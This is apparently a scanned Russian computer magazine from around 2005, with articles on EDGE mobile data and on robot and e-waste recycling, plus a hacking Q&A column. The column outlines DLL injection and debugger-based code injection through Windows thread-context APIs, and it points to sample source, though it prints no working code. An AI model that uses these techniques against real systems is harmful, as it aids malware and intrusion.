Сама технология EDGE внедрена в более ста странах мира и поддерживается несколькими сотнями операторов, имеющих общую базу в 270 миллионов абонентов. К счастью, в России технология EDGE тоже развивается, хотя и неравномерно. В этом процессе участвуют все отечественные гранды, включая «Мегафон», «Билайн» и «МТС». Первопроходцем в этом деле стал «Билайн», который первым сообщил о коммерческом запуске сети EDGE в Вологодской области. Не желая отставать, «Мобильные ТелеСистемы» внедрили EDGE в Самарской и практически одновременно Мурманской областях. Что касается Москвы, то тестовую эксплуатацию технологии EDGE в начале 2005 года запустил «Мегафон». Счастливые обладатели топовых моделей трубок уже успели потестить новую услугу и сейчас взахлеб делятся впечатлениями на различных форумах :).

[взгляд изнутри] Изюминкой технологии EDGE является простота ее внедрения. Со стороны операторов ее внедрение практически не требует замены оборудования, а следовательно, значимых вложений и огромных затрат. Чуть позже ты увидишь, что технология во многом повторяет существующие сети GSM/GPRS. Именно поэтому для ее внедрения достаточно будет произвести незначительные изменения в сетевом оборудовании и программном обеспечении. Себестоимость этих изменений в общих масштабах сотовой связи поистине ничтожная. Зато окупаемость — моментальная.
Возникает логичный вопрос: за счет чего удается добиться увеличения подобной скорости? Да еще и со столь скромными затратами? Для того, чтобы ответить на него, придется рассмотреть технологию EDGE изнутри.
Вообще говоря, технология EDGE — это целый ряд технологий, в большинстве своем являющихся переработками уже существующих. Главные из них — усовершенствованные служба пакетной передачи (EGPRS, Enhanced GPRS) и расширение службы коммутации каналов (ECSD, Enhanced Circuit Switched Data). Нас будет интересовать первая из них.
Вообще говоря, EDGE является своего рода надстройкой над имеющимися сетями GPRS и GSM. Самостоятельное функционирование этой технологии отдельно, скажем, от GPRS невозможно по определению. Вспомни обычную телефонную линию: ты без проблем можешь использовать ее для передачи данных с помощью модема. Скорость закачки при этом будет ничтожно малой, хотя пропускная способность канала (телефонных проводов) на самом деле значительно выше. С установкой дома ADSL-модема и сплиттера, а на АТС — мультиплексора доступа DSL (DSLAM), скорость может быть увеличена до 8 Мбит/с. При этом полностью отказаться от телефонной линии невозможно, так как она по-прежнему является каналом данных. То же самое происходит и с технологией EDGE. Не появись она, мы бы до сих пор сидели на тормознутом GPRS и мечтали о высоких скоростях передачи данных.

[откуда прирост скорости?] Одна из составляющих EDGE — EGPRS — изначально разрабатывалась для того, чтобы значительно увеличить пропускную способность сотовой сети. И сделано было для этого немало. Во многом это стало возможным за счет использования новых схем кодирования и модуляции, позволяющих намного более эффективно использовать доступную полосу частот.
Начнем с модуляции. Что вообще означает слово «модуляция»? Это процесс наложения транслируемого сигнала на несущую частоту. Грамотно выбрать модуляцию — очень важный этап в разработке любого приемо-передающего устройства. И тем более — технологии сотовой связи.
В качестве базового метода модуляции EDGE использует восьмипозиционную фазовую модуляцию (8-PSK). Фаза сигнала может принимать восемь различных значений, что позволяет в одном символе кодировать уже 3 бита (см. скриншот). Я не буду рассказывать тебе о прочих технических особенностях этого понятия, чтобы излишне не загружать тебя. Важно одно: новый метод модуляции позволил увеличить скорость переда-

[СЕТЬ ТРЕТЬЕГО ПОКОЛЕНИЯ: МИФ ИЛИ РЕАЛЬНОСТЬ?]

Для начала неплохо бы разобраться в том, что вообще представляет собой сеть третьего поколения. Исходя из официальной характеристики, утвержденной международным стандартом IMT-2000 (International Mobile Telecommunications 2000), под сетью 3-го поколения нужно понимать сеть, обеспечивающую скорость передачи данных от 144 Кбит/с до 2048 Мбит/с. Не нужно объяснять, что столь огромная пропускная способность позволит операторам предоставлять клиентам на порядок больше услуг. По прогнозам многих аналитических компаний, доля голосового трафика будет значительно меньше, чем цифрового. Передача SMS/MMS сообщений, мелодий, различные сервисы обещают стать наиболее прибыльной отраслью в мобильном провайдинге. Тенденции наблюдаются уже сейчас. Именно поэтому реклама мобильных сервисов оккупировала эфирное время ведущих ТВ-каналов и страницы глянцевых журналов. Что тут таить — и нашего тоже.

Высокие скорости не только смогут обеспечить комфортный серфинг, но и, например, возможность просмотра онлайнового видео и радио. Да и вообще, соответствующие технологии уже есть, они введены в нескольких странах мира. Но почему они не так популярны, а в России о них только говорят? Попробуем разобраться.

Ответ на самом деле крайне прост — нерентабельно. Для того чтобы предоставлять подобные услуги, операторам не только нужно полностью обновить оборудование, но и купить дорогостоящую лицензию. Кстати говоря, выдача подобных лицензий начнется только в конце текущего года, хотя Министерство связи готово выдать их прямо сейчас. Почему не берут? Дорого.

Да и кому предоставлять подобные услуги? В Росси продаются единицы аппаратов, поддерживающие 3G. Все они имеют цену от 500 долларов, что на фоне общего снижения цен кажется заоблачным.

Особенно сильно сдерживает наших гигантов печальный опыт иностранных коллег. Вспомнить хотя бы японского оператора NTT DoCoMo (первопроходец в 3G-сетях), который ввел в действие первую 3G-сеть стандарта WCDMA (UMTS). Изначально предполагалось, что за 2 года число абонентов достигнет 2 миллионов человек. Набралось всего 300 тысяч… Та же ситуация складывается и в Западной Европе.


Не нужно объяснять, что такие тенденции не способствуют быстрому развитию сетей 3-го поколения. Уж слишком велик риск понести потери, огромные даже в масштабах сотовых операторов. Ждать в России сотовую связь 3-го поколения пока не приходится. Возможно, она появится года через два. А может быть, и того позже. Сейчас же нам остается радоваться, что операторы наконец-то начали переход на перспективный EDGE с морально устаревшего GPRS. Пускай скорость в 100 Кбит/с еще слегка не дотягивает до заветных 2 Мбит/с, которые в теории будут поддерживать сети третьего поколения UMTS. Но даже такая скорость вполне достаточна, чтобы комфортно использовать все блага интернета прямо с терминала мобильного телефона.

[ТЕЛЕФОНЫ С ПОДДЕРЖКОЙ EDGE]

Для использования технологии EDGE требуется подходящий девайс. Проштудировав характеристики современных телефонов, я подготовил для тебя список трубок, поддерживающих эту технологию.

Nokia: 3200, 3220, 3230, 5140, 6010, 6170, 6220, 6230, 6630, 6810, 6820, 6822, 7200, 7260, 7270, 7280, 7710, 7700, 9300, 9500.
Motorola: M186, E815, T725e.
SonyEricsson: Z500, GC82, GC83, GC85.
LG: A7100.
Samsung P710, P716.
Sierra Wireless Rugged MP750,
Sierra Wireless AirCard 755,
Siemens MC-75.

К слову, оборудованием не обделены и сами операторы. Все необходимые девайсы для базовых станций выпускают сразу Ericsson, Nokia, Alcatel, Siemens и целый ряд других производителей.



[общая схема работы EDGE]

	GPRS	EDGE
Modulation	GMSK	8-PSK/GMSK
Symbol rate	270 ksym/s	270 ksym/s
Modulation bit rate	270 kb/s	810 kb/s
Radio data rate per time slot	22,8 kb/s	69,2 kb/s
User data rate per time slot	20 kb/s (CS4)	59,2 kb/s (MCS9)
User data rate (8 time slots)	160 kb/s	473,6 kb/s
	(182,4 kb/s)	(553,6 kb/s)

[сравнение основных характеристик GPRS и EDGE. Обрати внимание на Modulation bit rate (частота модуляции)]

чи до 59,2 Кбит/с на один временной слот.

На скиншоте я привел сравнение основных характеристик GPRS и EDGE, взгляни на него. Несмотря на то, что GPRS и EDGE используют одну и ту же скорость передачи символов, но частота модуляции отличается. Получается, что EDGE в единицу времени способен передавать в три раза больше битов, чем GPRS. Это позволяет значительно увеличить скорость передачи информации, но вместе с тем и доставляет некоторые неудобства.

Для того чтобы это лучше осознать приведу следующий пример. Представь, что ты общаешься со своим хорошим другом и во всех подробностях рассказываешь ему о девчонке, с которой намедни познакомился и отлично провел вечер. Если у тебя есть масса времени, то проблем возникнуть не должно. Но что будет, если все повествование нужно уложиться всего в 10—20 секунд? Хочешь ли ты того или нет, но говорить придется очень быстро, зачастую съедая окончания слов. Речь станет невнятной и сложной для понимания. А если беседа происходит на шумной улице, то понять тебя будет и вовсе невозможно!

Уплотнение двоичного потока (3 бита вместо одного, как в случае 8-PSK) по той же самой причине может привести к ошибкам во время передачи, особенно в случае плохих эфирных условий. Для обеспечения целостности информации, EDGE использует дополнительные контрольные биты. В некоторых же случаях уместно вообще применять менее эффективный, но более помехоустойчивый тип модуляции — GMSK, оставшийся от GPRS. Используемый тип модуляции



[каждая схема кодирования имеет жестко ограниченную максимальную скорость]



[работа EDGE для оператора мало чем отличается от обычного GPRS]

автоматически распознается, и оборудование переходит в соответствующий режим.


Усовершенствованный метод модуляции позволяет абонентскому устройству автоматически адаптироваться к качеству канала радиосвязи. Поэтому самые высокие скорости передачи могут быть достигнуты в наиболее благоприятных условиях, например, непосредственно вблизи базовой станции.

Примечательно, что один временной слот системы EDGE может быть использован несколькими пользователями одновременно. В отличие от GPRS, где каждый тайм-слот зарезервирован только для одного пользователя, EDGE позволяет существенно снизить расходы радиоресурсов или при тех же мощностях увеличить их пропускную способность. Освобожденные ресурсы могут быть отданы под дополнительные сервисы передачи голоса и данных, что особенно важно для сетей с ограниченными ресурсами.

Использование нескольких временных слотов вкупе с системой GPRS позволяет достичь скорости до 473,6 Кбит/с. Примечательно, что новая технология использует ту же самую структуру временных слотов, что и GSM. Получается, что операторы безболезненно могут использовать существующие радиоресурсы, но при этом предоставлять своим клиентами ряд услуг третьего поколения. Вспомни телефонную линию: на модеме — 5 Кб/с, на ADSL — до 8 Мбит/с. Чудеса, да и только!

[кодирование информации] Для того чтобы передать информацию, ее нужно предварительно закодировать. Технология GPRS использует всего 4 схемы кодирования — CS1-CS4. Выбор подходящей схемы осуществляется исходя из частоты ошибок в эфире, возможности их коррекции.

В технологию EDGE заложены 9 новых схем кодирования — MSC1-MSC9, которые условно можно разделить на две группы. Первые четыре (MSC1-MSC4) используют стандартную для GPRS модуляцию GMSK и дополняют каждый пакет наибольшим количеством контрольных битов. Скорость передачи закодированной таким образом информации практически не отличается от скорости в сети GPRS. В случае же пяти остальных схем (MSC5-MSC9) используется более эффективная модуляция 8-PSK, благодаря чему удается втрое увеличить скорость передачи данных.



[модуляция 8PSK позволяет передавать 3 бита в символе вместо одного]

Одной из примечательных особенностей EDGE являются шесть уровней кодирования (от PCS-1 до PCS-6) информации, имеющие различные характеристики помехоустойчивости. Известно, что условия приема для перемещающегося абонента постоянно меняются. Один и тот же способ кодирования может быть прекрасно использован в одном случае, и быть совершенно неприемлемым в другом. К сожалению, технология GPRS не учитывает этот факт. Получается, что дошедший с ошибками пакет, будут отправлен повторно, но по той же самой схеме кодирования, рискуя опять же нарваться на искажение данных.

Адаптивный механизм EDGE в свою очередь позволяет менять схему кодирования искаженного пакета, тем самым, повышая надежность передачи данных. Это позволяет не только оперативно адаптироваться к их изменяющимся условиям, но и повысить пропускную способность сети там, где качество приема близко к идеальному (непосредственно вблизи базовой станции ОпСоСа) и дополнять пакет избыточными контрольными битами не требуется. Нельзя не отметить, что работа всей этой системы была бы невозможной без точного механизма оценки характеристик радиоканала (уровня сигнала, количества помех, ошибок). Смена режима кодирования осуществляется каждый раз, когда декодируемый блок принимается с низкой достоверностью. В результате, следующий пакет передается с повышенной помехозащищенностью.

[быстрое внедрение] Важно понять, что различия между GPRS и EDGE проявляются исключительно на уровне базовых станций — сама структура сети, большинство оборудования и протоколов остаются прежними. Если оператор успел полностью наладить и обкатать технологию GPRS в регионе, то обустройство EDGE для него будет вполне решаемой задачей. Все изменения сводятся к установке так называемого трансивера, который воспринимает новые схемы модуляции, и нового программного обеспечения, адаптированного для работы с новыми протоколами на уровне радиоинтерфейса.

В данный момент производится внедрение первой фазы стандарта EDGE, предусматривающей увеличение пропускной способности сети, практически не затрагивая общее устройство сети и используемых стандартов. Но по прогнозам аналитиков вторая фаза EDGE уже тоже не за горами. Тогда-то мы и сможем насладиться большим количеством сервисов, реализованных на базе IP (онлайн телевидение, радио и т.д.).

Несмотря на то, что слово EDGE является аббревиатурой от Enhanced Data rates for Global Evolution, его можно перевести на русский язык как «край». По сути, технология является краем используемых ныне технологий мобильной связи и, в частности, GSM. С учетом ввода EDGE, инженеры фактически выжимают из них последние соки. Дальше будут сотовые сети третьего поколения. И никак иначе



[Nokia 7200 поддерживает технологию EDGE. Максимальная скорость передачи данных — 177,6 Kbps]

[КАК НАСТРОИТЬ EDGE-СОЕДИНЕНИЕ НА КОМПЬЮТЕРЕ?]

Для того чтобы настроить EDGE особых усилий не требуется. Все настройки соединения в точности совпадают с настройками GPRS. Поэтому если у тебя был правильно настроен GPRS, то должен заработать и EDGE. Как только ты попадаешь в зону, где оператор поддерживает EDGE (информация о таких зонах, как правило, доступна на сайте оператора), все данные будут передаваться именно по нему. Ты это сразу заметишь: скорость передачи данных поистине поражает!

Кратко напомню основные моменты настройки соединения.

1 Первым делом, разумеется, нужно подключить телефон к компьютеру и установить все необходимые драйвера. Большинство современных телефонов с поддержкой EDGE, как правило, комплектуются DATA-кабелем. Хотя, конечно, никто не мешает тебе использовать другой тип соединения: IRDA-порт или Bluetooth.


2 Если ты все сделал правильно, то в списке устройств должен появиться новый модем. Очень важно зайти в его настройки и установить строку инициализации. Обычно она представляет собой "AT+CGDCONT=1,"IP","internet.mc". Но для достоверности ее стоит уточнить на сайте оператора.

3 На этом все приготовления закончены. Тебе остается только создать обыкновенное модемное подключение, обозначив для него специальный телефон (*99***1#), а также логин и пароль, уточненные на сайте опсоса.



Свалка роботов

КОГДА Я ОСТОРОЖНО ПРИОТКРЫЛ ГЛАЗА, ЖЕЛТЫЙ РОБОТ ЗАМЕР НА САМОМ КРАЮ ПИРСА. МОЖЕТ БЫТЬ, ОН НА МГНОВЕНИЕ ВСПОМНИЛ «ФИРМЕННУЮ» ПОЛОСУ ПРЕПЯТСТВИЙ ИЗ КУСКА НАЖДАЧКИ И ЛУЖИЦЫ ПОДСОЛНЕЧНОГО МАСЛА. НО, СКОРЕЕ ВСЕГО, ПРОСТО КОНЧИЛСЯ ЗАВОД. Я НИКОГДА НЕ ПЕРЕТЯГИВАЛ ПРУЖИНУ — ЭТОМУ УЧИЛ МЕНЯ ДЕД, КОТОРЫЙ И ПРИНЕС МОЕГО ПЕРВОГО САМОДЕЛКИНА С ФАБРИКИ ИГРУШЕК. КОГДА Я ВЕРНУЛСЯ НА ПИРС СО ВЗРОСЛЫМИ, РОБОТА УЖЕ НЕ БЫЛО. Я ПОНЯЛ, ОН ОТПРАВИЛСЯ ТУДА, КУДА УХОДЯТ ВСЕ РОБОТЫ | Алекс Целых (editor@technews.ru)



[что день грядущий нам готовит?] Не составит труда назвать места на Западе, где нужно искать отжившую свой век технику. Бруклинский Музей искусства, Музей технических инноваций в Сан-Хосе, гаражные распродажи (garage sales), барахолки и секонд-хенды, специализированные свалки старой электроники и предприятия по ее утилизации. Сюда командируют авторов, пишущих для HowStuffWorks и "Популярной механики". Здесь стажируются летом начинающие дизайнеры из Королевского колледжа искусств и MIT Media Lab, черпают идеи для фильмов создатели "Я, Робот", "Искусственного разума" и "Роботов", проводят съемки популярных шоу.


[музей роботов] Высокая честь быть представленными в экспозиции музея роботов обычно выпадает редким "ископаемым" экземплярам, вечно молодым пионерам кибернетики. Наверное, одна из самых впечатляющих действующих выставок роботов прошлого, настоящего и будущего представлена в музее Массачусетского института технологий (*http://web.mit.edu/museum/exhibitions/robots.html*). Другая интересная передвижная коллекция принадлежит Научному центру Карнеги. В свое время она выставлялась в канадском Музее технических инноваций (*www.thetech.org/exhibits/online/robotics/*). Персональных роботов давно собирает Роберт Дюэр (*www.robotworkshop.com*), прототип доктора Руперта Бернса из "Двухсотлетнего человека". Наконец, музей игрушечных роботов с огромной коллекцией из 3000 экспонатов — от робота Роберта 1950-го года выпуска до классического андробота Топо — находится в Филадельфии, США. Заведует им некто Джозеф Кнедлхенс (*http://danefield.com/alpha/misc/museum.htm*). В нашем Политехническом музее, что на Новой площади в Москве, тоже есть своя коллекция роботов, представленная в числе прочих биокибернетической "Рукой Москвы", роботами, играющими в шашки, развлекательными автоматами. С 1962 года проводником по залу Автоматики служит робот-экскурсовод Сепулька, названный так в честь героя-робота фантастического рассказа Станислава Лема.




Онлайновые музеи роботов:
www.thetech.org/robotics/
www.robotian.com/robot/
www.the-robotman.com
www.robotmuseum.com

Однако главными героями сегодняшнего повествования станут не прославившиеся на весь мир роботы-эпохи, а их безымянные соплеменники, чей жизненный путь, согласно техпаспорту, подошел к концу, и встал выбор между свалкой и... жизнью после жизни.

[мусорные войны] Junkyard Wars — захватывающее дух телевизионное состязание, в котором две команды из трех человек соревнуются на время в строительстве рабочих агрегатов из подножного мусора. Мусорные войны разворачиваются на свалке площадью 2 га в пригороде Лос-Анжелеса. Ведущие объявляют задание. Это может быть строительство гоночного автомобиля, внедорожника, ветряной мельницы, катера на воздушной подушке, миниатюрной субмарины или



[мой первый робот (слева)]



1-2 мая 2005 года в Мюнхене прошел четвертый ежегодный Фестиваль старой компьютерной техники. http://www.vintage.org/



Справочник по содержанию драгоценных металлов в оборудовании: http://audit-by.net.ru /spdm.htm

Предприятия по переработке старой электроники: http://www.bullion.ru /catalogue/i/?n=7

глубоководного гидрокостюма с помпой. Команды имеют право посовещаться с приглашенными экспертами, после чего начинают ворочать горы сплющенных "ягуаров", стальных швеллеров, покрытого толстым слоем коррозии железа, проводов, оснований старых плат и разбитых блоков, кусков резины и самолетной обшивки. Если и этого мало, кран подтянет новую порцию мусора. В распоряжении соревнующихся команд — мощный сварочный агрегат для полуавтоматической MIG-сварки специальной проволокой, циркулярные пилы и другое серьезное оборудование. По ходу шоу вклиниваются ведущие, популярно разъясняя телезрителям, как работает тот или иной механизм. Через 10 часов обе конструкции из хлама предстают на суд технических экспертов. На последнем этапе, после тщательной проверки конструкций на безопасность, начинаются полевые краш-тесты. В зависимости от задания, это могут быть большие гонки, поражение мишени и другие испытания. В Junkyard Wars принимала участие и команда "медведей из России". Положившись на русский авось, ребята приехали последними в гонке по пустыне. Они надолго застряли в горном ущелье, но на воде легко обставили американцев и англичан – на веслах. Кстати говоря, кубок победителя тоже изготовлен из отборного техноутиля.

[девять жизней промышленного робота] А есть те, кто практикует реинкарнацию хай-тек мусора не столько из спортивного азарта, сколько по роду своей деятельности. Группа немецких художников Robotlab, американская компания RobotWorx и ряд других предприятий дают вторую жизнь списанным промышленным роботам. Несмотря на преклонный для техники возраст — 20—30 лет — эти ги-



[интерактивная экспозиция роботов в Берлинском музее коммуникаций]



[на съемках Junkyard MegaWars]

ганты еще способны жонглировать полуторацентнеровой чушкой на высоте 2 метра с точностью до 0,2 миллиметра. Манипуляторы Adept, Kuka, MotoMan, Nachi, ранее выполнявшие сварку и резку металла, конвейерную сборку, теперь при помощи программистов получают новую специальность. Они учатся танцевать, рисовать и играть на музыкальных инструментах, чтобы стать частью художественных арт-инсталляций. Одни роботы сумели повторить движения живых танцовщиц. Другие показывают высший пилотаж, ударяя тесаком между пальцев рук человека. Третьи обзавелись системой машинного зрения и теперь рисуют дружеские шаржи с натуры. Еще одна пара манипуляторов стала заправскими диджеями, ловко играя виниловыми пластинками. Этим жестянкам здорово повезло — они не закончили свою яркую жизнь на свалке мусора или в плавильной печи и продолжают радовать человека.

[золотая лихорадка] Но и на пенсию технику сегодня провожают бережно, с официальными почестями. Тон здесь задают предприятия по утилизации. Этих "охотников за душами роботов" пруд пруди. Тому есть объяснение. Учитывая тяжелый вес конструкций, выпущенных в прошлом веке, они представляют собой источник лома черных металлов, стали и, конечно, цветных и драгоценных металлов. К последним относятся золото, серебро, платина и металлы платиновой группы: палладий, иридий, родий, рутений, осмий. В нашей стране страсти по "золотой лихорадке" подогреваются законами, по которым лом и отходы драгметаллов подлежат обязательному учету. Просто так списать несчастную 286-ю "телегу" и выбросить ее на помойку нельзя. Нужно заключить договор со специализированной организацией и получить смешной акт о переработке 1 грамма золота, 2—5 граммов серебра, 0,25 грамма платины и металлов платиновой группы. В современной технике драгметаллов еще меньше. Другое дело — "большие" ЭВМ, старые советские агрегаты и секретная военная техника. Позолоченные разъемы принимают по цене до 5 долларов за штуку, переключатели ПР-2 и резисторы ПТП-1 — по 15 долларов. Закупочная цена 1 кг конденсаторов КМ составляет до 1000 долларов. И это не предел.
Однако выплавить "золотишко" в чугунке на газовой плите — дурная затея. Опыт китайских и индийских крестьян тому подтверждение. Китайская деревушка Гуандан буквально завалена электронным мусором из Нового света. Крестьяне рубят мониторы топорами, не представляя, насколько опасны для здоровья старые катодные трубки. Они жгут пластиковые корпуса, вдыхая пары свинца, ртути и кадмия. Вооружившись щетками, вычищают остатки токсичного тонера из картриджей. Вымачивают компьютеры в лужах кислоты. В результате, земля буквально пропитана канцерогенами, а воду в ближайших водоемах нельзя пить.
Извлечение драгоценных металлов из печатных плат и электронных компонентов должно происходить на специальном производстве по весьма сложной технологии. Детали сортируются по преобладанию в них количества тех или иных драгметаллов, дробятся и измельчаются, обжигаются и плавятся. При этом пластмассовая основа подвергается разложению, а металлические остатки драгметаллов восстанавливаются до оксидов, измельчаются, гранулируются и проходят магнитную сепарацию. Полученный таким образом порошок, разделенный по видам драгоценных металлов в виде гранул, расплавляется в индукционных плавильных печах. После аффинажа — очистки извлеченных драгоценных металлов от примесей – из "намытого" добра могут быть изготовлены монеты, золотые и серебряные слитки, отвечающие стандарту Good Delivery. Знаменитые клейменые кирпичики весом с пудовую гирю — братский монумент тысячам загубленных механических душ, прекрасный, как золотая статуя Будды.

[матрица. камо грядеши?] Только в США ежегодно производится 220 миллионов тонн электронного хлама, и лишь 10% проходят утилизацию. Житель Европы выбрасывает, в среднем, 17 кг старой электроники в год, и эта цифра с каждым годом растет. Помойка хай-тека — страшная вещь. Ведь практически во всех полупроводниковых устройствах присутствует кадмий, являющийся канцерогеном. Свинец, токсичный для нервной системы, содержится в каждой печатной плате, в аккумуляторах и экранах мониторов. По мере разложения защитных покрытий в окружающую среду выделяется диоксин. В ответ на растущую угрозу в мире повсеместно запрещают кладбища электроники, законодательно закрепляют обязанность производителей закладывать утилизацию в цену товара. В Европе новые правила вступят в силу уже в декабре 2005 года. Другой документ обязывает с 2008 года прекратить использование свинца, ртути, кадмия и других вредных материалов в технологическом процессе. Первые "зеленые" компьютеры, в которых содержание свинца снижено с 12 до 1 грамма, уже появились в магазинах. Стоимость услуги по утилизации старой электроники обычно не высока и составляет от 10 до 30 долларов. Компания присылает специальную коробку для упаковки техники, доставка которой к месту переработки оплачена заранее. В зависимости от меры износа, электронику жертвуют некоммерческим организациям, разбирают на запчасти, либо перерабатывают, при этом до 90 процентов всех материалов направляются на повторное использование. Главное — помнить, что проблема существует. Школы не смогут бесконечно принимать в дар устаревшую технику. Спрос на старое железо на аукционах постепенно сойдет на нет. Поэтому нужно мыслить по-новому. Нужно здорово изменить себя, чтобы развитая высокотехнологичная цивилизация не превратилась в гигантскую свалку хай-тека, мрачную и безжалостную картину которой давно нарисовали певцы киберпанка



[короли мусорных баков — участники шоу Scrapheap Challenge, британской версии Junkyard Wars]

[СВАЛКА.КОМ]
Отвечая на вопрос в интернете, как вы избавляетесь от электронного хлама, более половины называют аукцион eBay. Этот сайт, действительно, стал технологической свалкой международного масштаба. Каталог насчитывает до двух миллионов одновременно выставленных на продажу лотов, которые имеют прямое отношение к теме этой статьи — от выпотрошенной робособаки Aibo до боевого истребителя-перехватчика "МиГ-21". Правду говорят: "Чтобы продать что-нибудь ненужное, нужно сначала купить что-нибудь ненужное". Согласно последней статистике, каждый пятый покупатель выставляет лот на повторную продажу в течение года.



БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ ТАК, ЧТОБЫ Я СМОГ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ СОВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ЛИШЬ ПОТРАТИШЬ СВОЙ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ!

.VZLOM HACK-FAQ

FAQCOMMENTS
SideX
(hack-faq@real.xakep.ru)

Q: Неужели Майкл Джексон пал так низко, что стал распространять свой именной вирус?
A: Не совсем ясно, какого рода вирус могла распространять звезда попы и других влекущих частей отбеленного тела :). На самом деле, некие темные личности вырастили червячка Jacko Suicide. Этот шедевр вирусописательства приходил вместе с письмом о совершенном Майклом самоубийстве. Понятно, что это было дезинформацией с линком на сайт, посетив который, жертва успешно подцепляла троянского коня семейства Troj/Borobt-Gen, который вписывался в компьютерную конюшню через дыру IE. После успешного заражения, зверь вырывался в Сеть, чтобы присоединиться к ботнету своих собратьев. Как водится, тамошнее стадо использовалось для проведения DDoS-атак. Светлый образ Майкла пришелся вирмейкерам по вкусу не впервые: в 2004 они распространяли заразу под видом непристойного видео о звезде. Какое жестокое время! Помни, не только приглашение на ранчо Майкла опасно для твоих ягодиц, но и даже инфа о нем может создать проблемы твоему железному другу.

Q: Кевин Митник, да Кевин Митник. А кто такой его тезка — Poulsen?
A: Оба нашли место в почетном Hackers Hall of Fame, оба засветились на хакерской сцене. Поулсен преуспел минуткой раньше, когда в 1990 выиграл Порш 944, путем махинации в проводимой лотерее. Дядя сумел разобрать всю телефонную сетку Лос-Анджелеса дабы стать 102 дозвонившемся на радио-станцию. Описание известных и неизвестных подвигов легендарного Поулсена может занять много журнального места, да и рубрика Сцена уже вспоминала его неоднократно. Здесь замечу, что герой попалился на атаке против сети ФБР, когда там разыскивалась инфа по секретным агентам спецслужбы. Подробную биографию данной занимательной личности можно добыть на *http://tlc.discovery.com/convergence/hackers/hackers.html*.

Q: Какой самый большой тюремный срок давали хакеру?
A: Более других Америка продвинулась в подготовке агрессивной законодательной базы для осуждения хакеров. Самой хитовой статьей становится Computer Fraud & Abuse Act, который может отправить хакера в 20-летний тюремный отпуск. Столь жесткого наказания пока не заслужил ни один счастливчик, но 9-летние турне уже было выписано. Сейчас ведется разработка хакерской бригады ShadowCrew (там, по слухам, состоит/состояло аж 4000 бойцов международного фронта). Главным активистам виртуальной бригады грозят сроки на любой вкус — от 5 до 10 лет.

Q: Мониторю несколько виндозных серверов и уже умотался собирать отовсюду логи. Можно ли как-то выгребать их автоматически и складывать стопочкой на одну из машин?
A: Безусловно, мы можем потратить часы на настройку подручных средств Винды, чтобы научить неграмотную всей камасутре страстного администрирования. Однако есть способ получше — готовое решение Syslog Daemon (*www.kiwisyslog.com*). Помимо работы на win-пространстве, прога умеет соскребать логи с роутеров, свитчей, *nix-машин. В программу интегрирован грамотный парсер, который поможет отфильтровать все логи, оставляя лишь самое необходимое. Тема может собирать все логи в кучу или сбрасывать инфу в отдельное окошко под каждую систему. Помимо немого оповещения, прога умеет оперативно реагировать на объявляющиеся проблемы — запуском нужного софта.

Q: Что скрывается за понятием DLL-injection? Как реализовать этот прием?
A: Это явление было впервые освещено в книге Мэтта Пиетрека «Секреты Windows 95». Из столь антикварной системы этот трюк успешно мигрировал в более современные системы.
Под DLL-injection понимается внедрение сторонней библиотеки в выполняемый процесс при помощи модификации таблицы импорта. На самом деле, такую подставу можно легко обнаружить при помощи современных антивирусов, или программ вроде PE-Tools. Почитать более подробно об этом и посмотреть работающие примеры можно здесь: *www.wasm.ru/article.php?article=apihook_2*.



Q: Можно ли подменить код через функцию отладки?

A: Конечно, существует добротный, но довольно медленный способ — использования функций дебага для проведения желанного inject'а. Знакомой функцией CreateProcess() рождается процесс с пометкой DEBUG_PROCESS. После серии стандартных манипуляций, о которых ты можешь прочитать в сети (Google: «перехват функций»), мы переключаемся на обработку EPI-регистра. Здесь нам потребуется получить значение регистра, что будет сделано незамедлительно через GetThreadContext(). Заполучив инфу о положении вещей, начинаем подмену через SetThreadContext(). После проведения необходимых злостных действий, оригинальный код восстанавливается через все ту же функцию SetThreadContext(). Для наглядности рекомендую сдуть файлик Injecto_src.zip, который можно без труда отыскать на просторах инета.

Q: Расскажи про модную Code Sequence Identification технологию!

A: Занятно, что довольно малоизвестную находку обзывают «модной» :). На самом деле, данное CSI-решение принадлежит творцам Ad-Aware (*lavasoftusa.com/software/adaware*). Довольно простой эвристический анализатор помогает предупредить распространение модификаций уже известной рекламной заразы (adware). Мне сложно судить насколько тема эффективна на поле реальных боевых действий, но зная о недалекости большинства mal-кодеров, простые «под копирку» сдутые клоны можно легко выцепить и обезвредить с помощью «модной» хрени.

